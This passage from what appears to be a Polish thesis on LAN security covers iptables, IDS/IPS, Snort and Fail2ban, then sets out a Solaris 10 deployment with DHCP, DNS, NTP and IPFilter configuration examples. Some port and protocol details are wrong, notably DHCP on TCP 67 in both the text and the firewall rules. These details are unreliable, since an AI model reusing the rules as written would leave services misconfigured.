IPTables jest oprogramowaniem służącym do sterowania oraz konfiguracji zapory sieciowej w systemach Linux. Jądra systemów Linux zawierają podsystem Netfilter, który decyduje o losie pakietów przychodzących i wychodzących. W sytuacji, gdy pakiet dociera do komputera, zostaje on przekazywany do Netfilter, w celu podjęcia odpowiedniej akcji. Akcja podejmowana jest na podstawie reguł dostarczonych przez IPTables. Reguły pogrupowane w łańcuchy, przechowywane są w tabelach. Domyślną tabelą, w której przechowuje się reguły odpowiedzialne za filtrowanie pakietów jest tabela **filter**. W tej tabeli wyróżniamy 3 łańcuchy:

- INPUT - przeznaczony dla pakietów dostarczanych do lokalnego komputera
- OUTPUT - przeznaczony dla pakietów wychodzących z komputera
- FORWARD - przeznaczony dla pakietów trasowanych przez lokalny komputer

W tabeli **NAT** zapisywane są reguły realizujące translację adresów sieciowych. W tej tabeli wyróżniamy 3 nowe łańcuchy:

- PREROUTING - przeznaczony dla pakietów przychodzących
- POSTROUTING - przeznaczony dla pakietów wychodzących
- OUTPUT - przeznaczony dla pakietów generowanych przez komputer lokalnie

IPTables oferuje jeszcze 3 inne tabele (raw, mangle, security), aczkolwiek są one używane jedynie w bardzo złożonych przypadkach, z udziałem dużej ilości ruterów. Tabele **filter** oraz **NAT** całkowicie wystarczają do posiadania pełnej kontroli nad filtrowaniem ruchu przychodzącego i wychodzącego w sieci.

3.2 Systemy wykrywania zagrożeń IDS i IPS

3.2.1 IDS (Intrusion Detection System)

Intrusion Detection System, to system bądź urządzenie monitorujące sieć w celu wykrycia podejrzanych i potencjalnie złośliwych aktywności, zagrażających danej sieci. IDS w przypadku wykrycia takiej aktywności generuje raport oraz powiadamia administratora by ten na jego podstawie mógł przeanalizować sytuację i odpowiednio zareagować. Każda zaobserwowana aktywność jest charakterystyczna dla jednego z czterech możliwych dla niej stanów. Stan **true positive**, oznacza, że wykryta przez system aktywność, która została określona próbą ataku, rzeczywiście nią jest. Aktywność uznana przez system jako akceptowalna i jest właściwie akceptowalna, nazywamy stanem **true negative**. Stan, w którym system identyfikuje aktywność jako potencjalne zagrożenie, a właściwie jest to zachowanie akceptowalne, nazywamy stanem **false positive** (zatem stan ten określa fałszywy alarm). Najbardziej niebezpieczny i zarazem najpoważniejszy, jest stan **false negative**. Aktywność jest wtedy błędnie identyfikowana przez system jako akceptowalna, kiedy w rzeczywistości jest próbą ataku. W związku z tym, system nie poinformuje administratora o takiej aktywności, co pozostawia otwartą furtkę dla potencjalnego napastnika.

Analiza aktywności może odbywać się według dwóch metod. Jedną z nich jest metoda heurystyczna. System oparty na metodzie heurystycznej uczy się poprzez wykonanie szeregu analiz statystycznych na ruchu w sieci, czym jest normalne zachowanie. System potrafiący już je rozpoznać, będzie zatem analizował, czy sytuacja odbiega od profilu normalnego zachowania. W przypadku wykrycia zachowania odbiegającego od nauczonego wzorca, system zaalarmuje administratora sieci o takiej sytuacji. Drugim sposobem jest analiza sygnaturowa (signature based IDS), która działa na zasadzie podobnej do programów antywirusowych. System analizuje każdą aktywność w sieci porównując ją do listy znanych ataków. Gdy schemat danej aktywności jest podobny do schematu ataku zdefiniowanego na liście, system alarmuje administratora sieci.

Brak systemów bądź urządzeń monitorujących sieć, pozwala potencjalnemu napastnikowi na przeprowadzanie ataków aż do osiągnięcia celu. IDS wykrywa nieudane próby i pozwala odpowiednio zareagować przed udanym atakiem.

W związku z wykorzystaniem systemów IDS do różnych celów, wyróżnia się ich dwa typy: **NIDS** (Network Intrusion Detection System) oraz **HIDS**

(Host Intrusion Detection System). **NIDS** umieszczany jest w strategicznym punkcie podsieci w celu monitorowania ruchu z urządzeń oraz do urządzeń znajdujących się w danej podsieci, natomiast **HIDS** umieszczany jest na komputerze użytkownika bądź serwerze, w celu analizy aktywności użytkownika, logów systemowych bądź aplikacji.

3.2.2 IPS (Intrusion Prevention System)

Intrusion Prevention System, monitoruje ruch w danej sieci, by zareagować w momencie wykrycia potencjalnie szkodliwej aktywności. IPS kontroluje ruch w sieci w sposób, gdzie każdy otrzymany pakiet sprawdzany jest pod kątem spełnialności reguł. Jeżeli pakiet spełnia regułę z listy, jest odrzucany, natomiast pakiet niespełniający żadnej z nich zostaje przepuszczony dalej. IPS w dużej mierze przypomina firewall działający w warstwie aplikacji. **Intrusion Prevention System**, monitoruje ruch w danej sieci, by zareagować w momencie wykrycia potencjalnie szkodliwej aktywności. IPS kontroluje ruch w sieci w sposób, gdzie każdy otrzymany pakiet sprawdzany jest pod kątem spełnialności reguł. Jeżeli pakiet spełnia regułę z listy, jest odrzucany, natomiast pakiet niespełniający żadnej z nich zostaje przepuszczony dalej. IPS w dużej mierze przypomina firewall działający w warstwie aplikacji.

3.2.3 Porównanie systemów

Systemy IDS oraz IPS to podobne konstrukcje, których główną rolą jest wykrycie i zapobieganie atakom. Jednakże istotnie różni ich sposób reagowania na potencjalnie szkodliwą aktywność.

Systemy typu IDS, w sytuacji wykrycia ataku, generują raporty dotyczące zaistniałego zagrożenia i informują o tym administratora sieci. Informacje dostarczone przez IDS pozwalają administratorowi na wyciągnięcie odpowiednich wniosków, z czego może wynikać modyfikacja oraz dostosowanie zabezpieczeń sieci. IDS jest systemem pasywnym, który nie wykonuje innych działań prewencyjnych niż zaalarmowanie o wykryciu ataku. Czas pomiędzy otrzymaniem informacji, a reakcją na atak, pozwala potencjalnemu napastnikowi na wykonanie większej ilości prób ataku, do momentu podjęcia stosownych kroków przez administratora (np. zablokowanie adresu IP, z którego wykryto złośliwą aktywność). Systemy typu IPS, aktywnie kontrolują ruch w sieci w czasie rzeczywistym i w sytuacji wykrycia ataku wykonują prewencyjne kroki blokując podejrzany pakiet.

Podsumowując, IPS skonstruowany jest w celu odpierania ataków, kiedy IDS pozostaje wobec nich bezbronny.

3.2.4 Snort

Jest oprogramowaniem typu open-source, które może spełniać rolę zarówno IDS, jak i IPS. Szacuje się, że Snort stanowi około 60% rynku tego typu oprogramowania. Jest więc zatem najbardziej powszechnym i najpotężniejszym systemem NIDS na świecie, o czym świadczy również wykorzystywanie go przez takie instytucje jak Departament Stanu USA, amerykańskie bazy wojskowe czy duże przedsiębiorstwa, takie jak AT&T. Snort posiada wiele funkcjonalności oraz mechanizmów wykrywania ataków, które skupione są w trzech głównych trybach pracy systemu:

- Sniffer Mode - tryb, w którym Snort będzie wychwytywał nagłówki pakietów i wyświetlał ich zawartość na ekranie
- Packet Logger Mode - tryb, w którym Snort będzie wychwytywał nagłówki pakietów i zapisywał je w postaci logów na dysku
- Network Intrusion Detecion Mode - tryb, w którym Snort pełni rolę typowego systemu IDS

Zgodnie z ideą systemów NIDS, Snort wykorzystuje zdefiniowane reguły, w celu porównywania wychwyconych pakietów pod kątem potencjalnie niepożądanej aktywności w danej sieci. Kolejnym aspektem czyniącym go tak potężnym oprogramowaniem, jest fakt iż nad ciągłym jego rozwojem pracuje grupa wiodących ekspertów z branży bezpieczeństwa sieci. Głównym celem grupy *Talos* jest proaktywne wyszukiwanie, oszacowywanie i reagowanie na najnowsze trendy w działaniach hakerów, sposobach włamań, złośliwym oprogramowaniu i wykorzystywanych przez hakerów lukach. Dzięki całodobowej pracy tej grupy, tworzone są reguły, mające na celu zapobieganie atakom przeprowadzonych według nowych trendów. Takie działanie, zapewnia zatem bardzo mocną linię obrony. Należy jednak nadmienić iż mogą być jej pewni jedynie użytkownicy, którzy posiadają wykupioną subskrypcję (osobistą bądź biznesową), natomiast pozostali zarejestrowani użytkownicy, nie posiadający wykupionej subskrypcji, mają możliwość aktualizacji najnowszego zestawu reguł, dopiero po 30 dniach od ich opublikowania. Niezarejestrowani użytkownicy, mają możliwość pobrania tak zwanych *Community Rules*. Są to zdefiniowane przez społeczność Snorta i zatwierdzone przez grupę Talos reguły, które są darmowe i ogólnodostępne. Bardzo pomocnym, automatyzującym aktualizację reguł narzędziem jest *PulledPork*, dzięki któremu zbiór reguł Snorta dla użytkowników posiadających subskrypcję, aktualizowany jest na bieżąco po publikacji nowego zestawu. *PulledPork* jest również pomocny dla użytkowników bez subskrypcji Talos, gdyż w prosty sposób mogą oni aktualizować zestaw reguł do nowszych publikacji dostępnych w innych kanałach dystrybucyjnych.

3.3 Fail2ban

Fail2ban to oprogramowanie stworzone w celu skanowania oraz analizowania logów i zabezpieczania sieci lokalnych przed atakami typu brute-force. Zwykle ataki tego typu to zautomatyzowane próby odgadnięcia hasła do typowych usług sieciowych takich jak IMAP, POP3 czy SSH. Fail2ban wykorzystuje zdefiniowane przez użytkownika łańcuchy reguł IPtables, zestaw reguł IPfilter czy TCP Wrapper w celu wywołania odpowiedniego działania, w przypadku wykrycia ataku typu brute-force. Najczęściej takim działaniem jest zablokowanie adresu IP hosta, z którego zostały podjęte próby ataku, na określony okres czasu. W związku z usługami internetowymi (np. SSH, FTP, SMTP) uruchomionymi na serwerze, Fail2ban może zablokować jedynie port atakowanej usługi bądź IP hosta, z którego podjęto próby złamania hasła.

Rozdział 4

Przykład wdrożenia systemu zabezpieczeń

Omówione wcześniej teoretyczne zagadnienia związane z zabezpieczaniem sieci LAN spróbujemy teraz zrealizować w praktyce. W tym celu, rozważamy hipotetyczne przedsiębiorstwo usługowo-handlowe średniej wielkości z branży IT.

4.1 Założenia

Nasza przykładowa firma działa w branży IT i w zakresie jej działalności jest:

- opracowywanie i wdrażanie oprogramowania,
- administracja systemami (outsourcing),
- pomoc techniczna hotline (telefon i zdalny pulpit),
- sprzedaż sprzętu i oprogramowania,
- hosting poczty i stron WWW (także z bazami danych, e-sklepy) oraz
- serwis sprzętu.

To nieduże przedsiębiorstwo zatrudnia około 25 osób. W wyposażeniu firmy poza komputerami osobistymi typu desktop oraz laptopami, znajduje się jeden wielozadaniowy serwer klasy x86 z systemem Solaris 10 oraz jedno urządzenie NAS. Sieć LAN zbudowana jest w oparciu o jeden zarządzalny przełącznik. Komunikacja z siecią Internet odbywa się za pośrednictwem dostawcy usług internetowych, do którego firma połączona jest przewodem UTP i ma przypisany jeden publiczny adres IP.

Szczegółowe parametry techniczne serwera i przyłącza internetowego, z naszego punktu widzenia, nie są tutaj tak bardzo istotne. Na serwerze umieszczone są bazy danych programów do prowadzenia i zarządzania firmą. W udziałach SMB przechowywane są różnego rodzaju dokumenty, projekty nad którymi pracuje firma itp. Serwer jest także serwerem pocztowym, więc to tutaj gromadzone są wiadomości, niejednokrotnie bardzo ważne dla firmy. Z uwagi na oferowane usługi hostingowe, na serwerze znajdują się strony, bazy danych oraz poczta klientów.

4.2 Polityka bezpieczeństwa

4.2.1 Identyfikacja wartościowych zasobów i analiza zagrożeń

W przypadku naszej firmy identyfikacja cennych zasobów nie jest trudna. Z uwagi na charakter działalności firmy będziemy chcieli chronić dane, ale też i usługi. Wartościowe dane stanowią:

- bazy danych programów finansowo-księgowych, zarządzania kontaktami i siecią sprzedaży
- pliki projektów i tworzonego oprogramowania,
- poczta elektroniczna,
- bazy danych, strony internetowe i poczta klientów.

Większość danych zgromadzona jest centralnie na serwerze, ale spora ich część będzie znajdować się na komputerach pracowników.

Poza wymienionymi, cennymi danymi bardzo ważna jest ciągłość i niezawodność świadczonych usług:


- poczta elektroniczna,
- serwer stron WWW,
- bazy danych.

Potencjalne zagrożenia zostały opisane w rozdziale 1. Najbardziej prawdopodobne zagrożenia to ataki brute-force, mające na celu złamanie haseł i przejęcia kontroli oraz ataki DoS by zablokować działające usługi. Należy także uważać na konie trojańskie i ransomware, przemycane w poczcie elektronicznej. Ponieważ firma świadczy usługi serwisu sprzętu należy liczyć się z tym, że na naprawianych komputerach może znajdować się złośliwe oprogramowanie, albo wskutek uszkodzenia, po podłączeniu do sieci LAN, spowodują konflikty lub inne anomalie w działaniu tej sieci.

4.2.2 Dostęp do usług w podsieciach sieci LAN

Z punktu widzenia zabezpieczeń sieci komputerowej, w naszej firmie mamy 4 obszary, które chcemy chronić. Stanowią one 4 odrębne podsieci w firmowej sieci LAN:

- sieć LAN A, w której pracują programiści, administratorzy, hotline, sprzedaż i marketing oraz kierownictwo,
- sieć LAN B, w której pracuje serwis sprzętu,
- sieć LAN C utworzona z serwera i urządzeń typu NAS dostępnych tylko za pośrednictwem serwera,
- usługi i aplikacje udostępniane publicznie na serwerze.



Rysunek 4.1: Topologia sieci firmy.

Do użytkowników sieci LAN A mamy pełne zaufanie, to przecież nasi pracownicy. W niedużej firmie nie ma powodu by w tej sieci wprowadzać ograniczenia. Z tej sieci jest pełny, nieograniczony dostęp do sieci Internet za pośrednictwem serwera, który pełni rolę rutera i realizuje NAT. W odwrotną stronę, dostęp z sieci Internet do wyznaczonych komputerów w sieci LAN A odbywa się poprzez szyfrowane tunele SSH (Secure Shell). Wywołania pomocy technicznej z sieci Internet odbywają się za pośrednictwem aplikacji typu TeamViewer.

Serwis sprzętu (a zatem sieć LAN B) powinien korzystać z sieci odseparowanej od reszty firmy. Powodem takiego podziału jest fakt, że do serwisu mogą trafić komputery z różnych, nie zawsze dobrze znanych źródeł, często zainfekowane lub nieprawidłowo skonfigurowane. Może wtedy dojść do zakłóceń pracy komputerów w firmie, albo co gorsza, do zainfekowania lub zniszczenia danych na serwerze i komputerach firmy. Dlatego też z sieci LAN B dostępne są jedynie:

- DNS (Domain Name System): port UDP 53 lokalnie,
- DHCP (Dynamic Host Configuration Protocol): port TCP 67 lokalnie,
- HTTP (Hypertext Transfer Protocol) : port TCP 80,
- HTTPS (Hypertext Transfer Protocol over SSL): port TCP 443,
- SMB/CIFS (Server Message Block/Common Internet File System): port TCP 137 i 138 lokalnie.

Zatem z komputerów w sieci serwisowej LAN B można łączyć się z siecią Internet tylko po HTTP i HTTPS. Pozostałe usługi DNS, DHCP i SMB/CIFS są ograniczone do lokalnego serwera.

Sieć LAN C to w zasadzie zamknięta sieć pomiędzy serwerem, a NAS. Wyodrębnienie jej, podyktowane jest groźbą zniszczenia danych przez złośliwe oprogramowanie, które niestety może zostać uruchomione nie tylko w niepewnej sieci serwisowej LAN B, ale także w zaufanej sieci LAN A. W miarę rozwoju firmy, można ją będzie powiększyć o dodatkowe urządzenia NAS czy serwery. Ponieważ fizyczny dostęp do tej sieci jest ograniczony i możliwość podłączenia tam jakichkolwiek urządzeń bez wiedzy administratora jest skomplikowana, nie musimy jej specjalnie zabezpieczać czy ograniczać. Urządzenia NAS udostępniają swoje zasoby do serwera poprzez NFS (Network File System) i będą potrzebować dostępu do:

- DHCP do konfigurowania swoich interfejsów sieciowych,
- NTP (Network Time Protocol), aby synchronizować zegar systemowy, oraz
- SMTP (Simple Mail Transfer Protocol) do wysyłania powiadomień.

Podsumowując, serwer naszej firmy jest kluczowym elementem w zabezpieczeniach sieci LAN. To on pełni rolę rutera i realizuje NAT dla wydzielonych podsieci tak, aby uzyskać z nich dostęp do Internetu. Serwerem DNS w podsieciach LAN A i LAN B jest serwer firmowy. Adresy IP na komputerach we wszystkich podsieciach przypisywane są poprzez DHCP na serwerze. NAS, jako urządzenie niezależne od serwera wystawionego na potencjalne ataki, zostanie wykorzystane do archiwizowania danych i tworzenia kopii zapasowych.

4.2.3 Udostępnione usługi na serwerze

W związku z wielozadaniowością firmowego serwera, udostępnia on wiele usług.
Usługi dostępne na interfejsie publicznym z sieci WAN (Internet):

- SSH: port TCP 22,
- SMTP: port TCP 25 i 587,
- DNS: port TCP 53 i UDP 53,
- HTTP: port TCP 80,
- HTTPS: port TCP 443,
- IMAPS (Internet Message Access Protocol over SSL): port TCP 993,
- POP3S (Post Office Protocol v3 over SSL): port TCP 995.

Usługi dostępne na interfejsie w sieci LAN A:

- SSH: port TCP 22,
- SMTP: port TCP 587,
- DNS: port UDP 53,
- DHCP: port TCP 67,
- HTTP: port TCP 80,
- HTTPS: port TCP 443,
- NTP: port TCP 123 i UDP 123,
- SMB/CIFS: port TCP 137, 138
- IMAPS: port TCP 993,
- POP3S: port TCP 995.

Usługi dostępne na interfejsie w sieci LAN B:

- DNS: port UDP 53,
- DHCP: port TCP 67,
- HTTP: port TCP 80,
- HTTPS: port TCP 443,
- SMB/CIFS: port TCP 137, 138.

Usługi dostępne na interfejsie w sieci LAN C:

- SMTP: port TCP 25,
- DHCP: port TCP 67,
- NTP: port TCP 123 i UDP 123.

4.3 Wdrożenie systemu zabezpieczeń

Zanim przejdziemy do szczegółowego opisu instalacji i konfiguracji oprogramowania warto powiedzieć kilka słów o dostępnej do testów maszynie, na której realizujemy nasz przykładowy system zabezpieczeń i o dostępie do sieci.

Jako publiczną sieć WAN wykorzystujemy sieć wewnętrzną w Kampusie, natomiast przykładową sieć LAN firmy tworzymy sami, wykorzystując proste przełączniki. Adresacja sieci została przedstawiona w tabeli 4.1.

nazwa	adres sieci	maska
WAN	10.18.0.0	255.255.254.0
LAN A	192.168.0.0	255.255.255.0
LAN B	172.16.0.0	255.255.255.0
LAN C	192.168.1.0	255.255.255.0

Tabela 4.1: Adresacja sieci WAN i podsieci LAN.

Do realizacji zadania dysponujemy komputerem klasy PC x64 z zainstalowanym systemem Solaris 10 Update 8. Komputer wyposażony został w 4 karty sieciowe bo tyle jest ich nam potrzebnych by go podłączyć do 4 sieci. Nazwaliśmy go `omega` i dopisaliśmy domenę `uwb.edu.pl` ze względu na miejsce, gdzie wykonujemy nasze testy.

Inaczej niż w Linuxie, w Solaris nazwy interfejsów sieciowych pochodzą od nazw sterowników do konkretnych kart sieciowych. Do nazwy sterownika

dopisana jest liczba dziesiętna mówiąca, który z kolei jest to interfejs w systemie oparty o dany sterownik. Interfejsy w naszej maszynie zostały opisane w tabeli 4.2.

nazwa	nazwa karty sieciowej	podsieć	adres IP	maska
`rge0`	Realtek Gigabit Ethernet	WAN	10.18.0.123	255.255.254.0
`elxl0`	3com Etherlink XL	LAN A	192.168.0.1	255.255.255.0
`iprb0`	Intel Ethernet Controller	LAN B	172.16.0.1	255.255.255.0
`iprb1`	Intel Ethernet Controller	LAN C	192.168.1.1	255.255.255.0

Tabela 4.2: Interfejsy testowej maszyny.

W celu podstawowej ochrony w warstwie sieci uruchomiony zostanie IP-Fiter. Ponieważ jest to oprogramowanie dostarczone razem z systemem Solaris 10, więc mamy gwarancję niezawodności jego działania. Do ochrony w warstwie aplikacji uruchomimy program Snort wraz z dodatkami Barnyard2 i BASE usprawniającymi monitoring i analizę sytuacji na bieżąco przez administratora. Aby wyeliminować ataki brute-force mające na celu złamanie haseł dostępu do systemu przez SSH oraz do poczty elektronicznej przez SMTP, IMAP i POP3, uruchomimy Fail2ban.

Poza wymienionymi trzema kluczowymi elementami zabezpieczenia serwera i sieci LAN, uruchomione zostaną serwery pomocnicze: DHCP, DNS i NTP.

4.3.1 Konfiguracja DHCP

Dynamic Host Configuration Protocol to mechanizm pozwalający na centralne zarządzanie konfiguracją sieciową: adres IP, maska, brama, serwer DNS na komputerach w sieci lokalnej. Dzięki temu, aby dokonać zmian w tych ustawieniach, jako administrator sieci nie musimy ręcznie przestawiać ustawień na konkretnym hoście - wystarczy, że zmodyfikujemy konfigurację DHCP na serwerze. To pozwala też uniknąć konfliktów adresów IP i ułatwia administrację siecią LAN.

System Solaris 10 i wcześniejsze, jest dystrybuowany z oprogramowaniem DHCP, dostarczonym przez producenta systemu Sun Microsystems. W naszym projekcie wykorzystamy nowsze i bardziej popularne oprogramowanie DHCP opracowane przez Internet Systems Consortium.

Konfiguracja ISC DHCP polega na edycji jednego pliku konfiguracyjnego o dość intuicyjnej konstrukcji. Określamy w nim zakres adresów IP jakie mają być przydzielane, maskę sieci, adres rozgłoszeniowy i adres bramy dla danej podsieci.

```
subnet 192.168.0.0 netmask 255.255.255.0 {
    range 192.168.0.100 192.168.0.199;
    option subnet-mask 255.255.255.0;
    option broadcast-address 192.168.0.255;
    option routers 192.168.0.1;
    next-server 192.168.0.1;
}
```

Możemy też przydzielać konkretne adresy IP według adresów sprzętowych MAC.

```
host node-01 {
    hardware ethernet 0:21:70:e7:88:93;
    fixed-address 192.168.0.101;
}
```

Utworzony dla naszych potrzeb plik konfiguracyjny `/opt/cfw/etc/dhcpd.conf` został zamieszczony w dodatku C.

4.3.2 Konfiguracja DNS

Bardzo trudno pamiętać adresy IP i dlatego stworzony został Domain Name System. Jest to rozproszona baza danych adresów hostów wchodzących w skład drzewiastej struktury domen w sieci Internet.

Serwer DNS jest potrzebny na naszej maszynie z dwóch powodów. Po pierwsze na tej maszynie hostujemy strony WWW i pocztę klientów firmy, więc w większości wypadków ich domeny będą zaparkowane w naszym serwerze DNS. Po drugie, z uwagi na specyfikę działalności w sieci LAN A i B, chcemy mieć możliwość manipulowania adresami IP przypisanymi do pewnych domen. Na przykład host `omega.uwb.edu.pl` w sieci LAN A ma adres 192.168.0.1, a w sieci WAN ma adres 10.18.0.123. Z tego powodu uruchamiamy 3 instancje serwera DNS po jednej dla sieci: WAN, LAN A oraz LAN B. W sieci LAN C serwer DNS nie jest konieczny bo wszystkie urządzenia w tej sieci będą miały sprecyzowane konieczne adresy IP wprost w konfiguracji konkretnych usług lub w pliku `/etc/hosts`.

Usługa DNS realizowana jest na Solaris przez oprogramowanie BIND opracowane przez Internet Systems Consortium. Konfiguracja DNS jest dość złożonym procesem i nie będziemy go tutaj szczegółowo opisywać. Na konfigurację serwera BIND składa się plik główny `named.conf` oraz pliki opisujące konkretne strefy DNS. W pliku `named.conf`, podajemy globalne opcje decydujące o sposobie działania serwera DNS i określamy poszczególne strefy za jakie dany serwer jest odpowiedzialny. W naszym przypadku, ponieważ uruchamiamy 3 instancje serwera DNS, mamy trzy podkatalogi: `wan`, `lana`, `lanb`, w katalogu `/etc/bind`. W każdym z nich obecny jest specyficzny dla danej sieci plik `named.conf`, z odpowiednio ustawionymi opcjami `directory` oraz

`listen-on`, określającymi odpowiednio ścieżkę położenia plików stref oraz adres IP, na którym dana instancja ma nasłuchiwać. Konkretne pliki z naszej konfiguracji znajdują się w dodatku **??**.

Uruchomienie trzech instancji programu `named`, bo tak nazywa się plik wykonywalny programu BIND, wymagało dostosowania skryptu startowego dla usługi SMF `dns/server`. Dlatego w pliku `/lib/svc/method/dns-server` umieszczamy:

```
#!/sbin/sh
/usr/sbin/named -c /etc/bind/wan/named.conf
/usr/sbin/named -c /etc/bind/lana/named.conf
/usr/sbin/named -c /etc/bind/lanb/named.conf
```

Korzystając z opcji `view` można skonfigurować jedną instację `named`, tak aby obsługiwała 3 sieci, ale odseparowanie konfiguracji i obsługa sieci przez osobne procesy ułatwia konfigurację i zmniejsza ryzyko nadużycia serwera DNS.

4.3.3 Konfiguracja NTP

Usługa Network Time Protocol odpowiada za synchronizację zegara systemowego z serwerami czasu. Konfiguracja usługi NTP w systemie Solaris 10 sprowadza się do utworzenia pliku `/etc/inet/ntp.conf`, w którym określamy: serwery czasu z jakich będziemy korzystać, ścieżki do plików statystyk oraz kilka dodatkowych opcji, jak poniżej.

```
server tempus1.gum.gov.pl
server tempus2.gum.gov.pl
server time.coi.pw.edu.pl
server ntp.certum.pl
server ntp.nask.pl
server info.cyf-kr.edu.pl
server ntp.icm.edu.pl
server ntp.task.gda.pl

broadcast 224.0.1.1 ttl 4

enable auth monitor
driftfile /var/ntp/ntp.drift
statsdir /var/ntp/ntpstats/
filegen peerstats file peerstats type day disable
filegen loopstats file loopstats type day disable
filegen clockstats file clockstats type day disable
```

Można skorzystać z gotowych przykładów w plikach `/etc/inet/ntp.client` i `/etc/inet/ntp.server`. O tym, czy jesteśmy wyłącznie klientem NTP i

ustawiamy zegar systemowy, czy też jesteśmy serwerem i inne komputery w sieci będą mogły pobrać ten czas od nas, decyduje opcja `broadcast` w pliku konfiguracyjnym. Dodanie linii

```
broadcast 224.0.1.1 ttl 4
```

czyni naszą maszynę serwerem czasu. Wartość zegara rozgłaszana jest jako multicast.

4.3.4 Konfiguracja IPFilter

IPFilter posłużył do restrykcji ruchu sieciowego na interfejsach **rge0** (serwer) oraz **iprb0** (sieć LAN B). Na interfejsie **elxl0** (sieć LAN A), zgodnie z założeniami nie nakładamy żadnych restrykcji.

Konfiguracja dla interfejsu rge0

Zapora sieciowa pozwala na ruch przychodzący na interfejs *rge0* jedynie na porty wyszczególnione w sekcji 4.2.3 dla sieci WAN rge0. Dodatkowo przepuszczamy żądanie echa w protokole icmp. Reszta pakietów docierających do zapory sieciowej, przychodzących na interfejs *rge0*, nie jest przepuszczana. Opisaną sytuację realizuje następujący fragment pliku ipf.conf:

```
block in on rge0 all
pass in quick on rge0 proto icmp from any to 10.18.0.123/32
  icmp-type 0 keep state
pass in quick on rge0 proto icmp from any to 10.18.0.123/32
  icmp-type 8 keep state
pass in quick on rge0 proto tcp from any to 10.18.0.123/32
  port=22 keep state
pass in on rge0 proto tcp from any to 10.18.0.123/32
  port=993 keep state
```

W przypadku pakietów docierających do zapory sieciowej, wychodzących z interfejsu *rge0*, mogą go opuścić jedynie pakiety pochodzące z sieci LAN A (192.168.0.0/24), LAN B (172.16.0.0/24) oraz serwera (10.18.0.123/32). Tę sytuację realizuje następujący fragment pliku ipf.conf:

```
block out on rge0 all
pass out quick on rge0 proto tcp/udp from 10.18.0.123/32
  to any keep state
pass out quick on rge0 proto icmp from 10.18.0.123/32
  to any keep state
pass out quick on rge0 proto tcp/udp from 192.168.0.0/24
  to any keep state
```

```
pass out quick on rge0 proto icmp from 192.168.0.0/24
  to any keep state
pass out quick on rge0 proto tcp/udp from 172.16.0.0/24
  to any keep state
pass out quick on rge0 proto icmp from 172.16.0.0/24
  to any keep state
```

Konfiguracja dla interfejsu iprb0

Najbardziej restrykcyjną podsiecią jest LAN B, w której pracują serwisanci sprzętu i do której trafiają zazwyczaj zainfekowane komputery. Zgodnie z założeniami, zapora sieciowa pozwala na ruch przychodzący na interfejs *iprb0* jedynie na porty:

- 53 UDP - DNS
- 67 - DHCP
- 80 - HTTP
- 137, 138 - SAMBA
- 443 - HTTPS
- icmp-type - PING

reszta pakietów docierających do zapory sieciowej, przychodzących na interfejs *iprb0*, nie jest przepuszczana. Opisaną sytuację realizuje następujący fragment pliku ipf.conf:

```
block in on iprb0 all
pass in quick on iprb0 proto tcp from 172.16.0.0/24
  to any port=80 keep state
pass in quick on iprb0 proto tcp from 172.16.0.0/24
  to any port=443 keep state
pass in quick on iprb0 proto tcp from 172.16.0.0/24
  to any port=67 keep state
pass in quick on iprb0 proto tcp from 172.16.0.0/24
  to any port=137 keep state
pass in quick on iprb0 proto tcp from 172.16.0.0/24
  to any port=138 keep state
pass in quick on iprb0 proto udp from 172.16.0.0/24
  to 172.16.0.1 port=53 keep state
pass in quick on iprb0 proto icmp from 172.16.0.0/24
  to any icmp-type 8 keep state
```

Konfiguracja dla interfejsu elxl0

Sieć LAN A jest siecią, w której właściwie nie ma żadnych restrykcji i zgodnie z założeniami, jej użytkownicy mają pełny dostęp do internetu. Tę sytuację realizuje następujący fragment pliku ipf.conf:

```
pass in quick on elxl0 all
pass out quick on elxl0 all
```

Zgodnie z powyższymi regułami, zezwalamy na zarówno ruch przychodzący jak i wychodzący przez zaporę sieciową na interfejsie *elxl0*.

4.3.5 SMF - Solaris 10

W przypadku oprogramowania takiego jak Fail2ban, Snort, czy Barnyard, warto zapewnić:

- automatyczny start programu przy uruchamianiu systemu
- możliwość monitorowania stanu związanych z nim procesów w systemie
- możliwość kontroli nad tymi procesami

